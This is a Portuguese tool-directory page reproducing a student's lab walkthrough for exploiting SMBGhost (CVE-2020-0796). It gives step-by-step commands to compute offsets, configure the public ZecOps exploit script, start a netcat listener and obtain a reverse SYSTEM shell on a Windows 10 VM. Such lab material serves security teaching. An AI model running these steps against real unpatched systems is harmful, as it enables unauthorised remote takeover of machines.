Skip to content
KitploitKITPLOIT
FerramentasBlog
Log in
Enviar
FerramentasBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

··Feeds·Contato·Privacidade·© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2020-0796-SMBGhost-Exploit-Demo — Prova de conceito educacional de exploit para CVE-2020-0796 (SMBGhost) demonstrando RCE pré-autenticação no Windows SMBv3. Inclui configuração de laboratório passo a passo, cálculo de offset e execução de reverse shell para treinamento controlado de segurança cibernética. | Kitploit
Ferramentas/GitHubGitHub/tdevworks/cve-2020-0796-smbghost-exploit-demo
Análise de VulnerabilidadesExploraçãoTestes de PenetraçãoAprendizado e EducaçãoFerramenta de Acesso RemotoDesenvolvimento de PayloadsExploração de BináriosLabs e Prática
GitHub
tdevworks/cve-2020-0796-smbghost-exploit-demo

CVE-2020-0796-SMBGhost-Exploit-Demo

Prova de conceito educacional de exploit para CVE-2020-0796 (SMBGhost) demonstrando RCE pré-autenticação no Windows SMBv3. Inclui configuração de laboratório passo a passo, cálculo de offset e execução de reverse shell para treinamento controlado de segurança cibernética.

Ver Repositório
44há 1 anoAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

Demonstração de Exploração do CVE-2020-0796 (SMBGhost)

Este projeto demonstra uma prova de conceito (PoC) da exploração do CVE-2020-0796, também conhecido como SMBGhost – uma vulnerabilidade crítica de execução remota de código (RCE) sem autenticação que afeta sistemas Windows 10 e Windows Server que utilizam SMBv3. Isso foi desenvolvido como parte de um projeto escolar de segurança cibernética. Todo o crédito do código de exploração vai para a ZecOps. Eu apenas usei e adaptei para fins educacionais para demonstrar a exploração do CVE-2020-0796 em um ambiente de laboratório controlado.

Requisitos para a Demonstração

Para replicar esta demonstração, a seguinte configuração é necessária:

Máquina do Atacante

  • VirtualBox (usando NATNetwork para rede das VMs)
  • Windows 10 (qualquer versão recente)
  • Python 3.x (adicionado ao PATH do sistema)
  • Netcat (incluído no Nmap ou instalado separadamente)
  • Script de exploração do PoC no GitHub:
    SMBleedingGhost.py por ZecOps

Máquina Alvo

  • VirtualBox (mesma configuração NATNetwork)
  • Windows 10 versão 1903, lançamento 19H1
    Build 18362.356 – 2019.09, Edição Home ou Pro (x64)
  • Firewall do Windows desabilitado (para permitir acesso à porta 445)
  • Script de cálculo de offsets do PoC no GitHub:
    calc_target_offsets.bat por ZecOps

Demonstração: Exploração Passo a Passo

Passo 1: Obter os Endereços IP de Ambas as VMs

  1. Abra o Prompt de Comando em ambas as máquinas virtuais, Atacante e Alvo.

  2. Execute o seguinte comando em cada máquina:

    ipconfig
    

Screenshot 2025-05-16 172329

  1. Anote os endereços IP das VMs — você os usará nas etapas seguintes.

Passo 2: Calcular Offsets na Máquina Alvo

  1. Na Máquina Alvo, navegue até a pasta CVE-2020-0796-RCE-POC-master.
  2. Clique duas vezes para executar o script: calc_target_offsets.bat
  • Isso gerará os offsets de memória necessários para a exploração.
  • Mantenha a janela aberta e anote os valores exibidos — você os usará na próxima etapa.

Screenshot 2025-05-16 172350


Passo 3: Atualizar o Script de Exploração na Máquina do Atacante

  1. Na Máquina do Atacante, abra a mesma pasta CVE-2020-0796-RCE-POC-master.
  2. Clique com o botão direito em SMBleedingGhost.py e abra com o Bloco de Notas.
  3. No arquivo SMBleedingGhost.py, role para baixo e localize a seção que começa com OFFSETS = {.
  4. Substitua os valores de offset existentes pelos que você obteve da Máquina Alvo.
  5. Salve o arquivo após editar.
  6. Agora você pode fechar a janela de offsets na Máquina Alvo.

Screenshot 2025-05-16 172403


Passo 4: Iniciar o Ouvinte Netcat na Máquina do Atacante

Abra um novo Prompt de Comando e execute:

ncat -lvp 4321
  • Isso configura um ouvinte na porta 4321 para receber um shell reverso da Máquina Alvo após uma exploração bem-sucedida.
  • Você pode alterar o número da porta se necessário.

Screenshot 2025-05-16 172419


Passo 5: Executar a Exploração a Partir da Máquina do Atacante

  1. Abra outro Prompt de Comando e navegue até o diretório do PoC (eu salvei o meu na Área de Trabalho):
cd Desktop
cd CVE-2020-0796-RCE-POC-master
dir
  1. Execute a exploração com os IPs e porta apropriados:
python SMBleedingGhost.py <target_ip> <attacker_ip> <port>

Screenshot 2025-05-16 172450

Exemplo usado nesta demonstração:

python SMBleedingGhost.py 192.168.18.61 192.168.18.62 4321
  • 192.168.18.61: IP da Máquina Alvo
  • 192.168.18.62: IP da Máquina do Atacante
  • 4321: Porta usada no ouvinte netcat

Resultado da Exploração

Se bem-sucedida, a janela do netcat mostrará:

Microsoft Windows [Version 10.0.18362.356]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

Isso confirma que:

  • A Máquina Alvo foi explorada
  • A Máquina do Atacante agora tem privilégios de nível de sistema

Você pode validar o acesso executando:

whoami

Isso resultará em:

whoami
nt authority\system

Isso significa que a Máquina do Atacante agora tem privilégios de nível de sistema na Máquina Alvo.

Screenshot 2025-05-16 172512



Você também pode executar:

ipconfig

Para verificar se você está interagindo com a rede da Máquina Alvo.
Screenshot 2025-05-16 172550

Nota: A Máquina Alvo pode travar após a exploração. Se isso acontecer, você pode reiniciá-la. A sessão do atacante precisará ser restabelecida após a reinicialização.

Agradecimentos

Esta demonstração é baseada no proof-of-concept publicamente disponível desenvolvido por ZecOps.

Todo o crédito do código de exploração vai para a ZecOps. Eu apenas usei e adaptei para fins educacionais para demonstrar a exploração do CVE-2020-0796 em um ambiente de laboratório controlado.

Referências

  • CVE-2020-0796 Remote Code Execution POC

Autor

@tdevworks

Aviso Legal

Este repositório foi criado apenas para fins educacionais.

Todas as ferramentas, scripts e técnicas demonstradas destinam-se a ajudar a entender vulnerabilidades de segurança cibernética em um ambiente de laboratório controlado. Não tente usar qualquer um dos materiais fornecidos em sistemas ou redes que você não possui ou para os quais não tem permissão explícita para testar.

Qualquer uso indevido do software não será de responsabilidade do autor.

Baixar ferramenta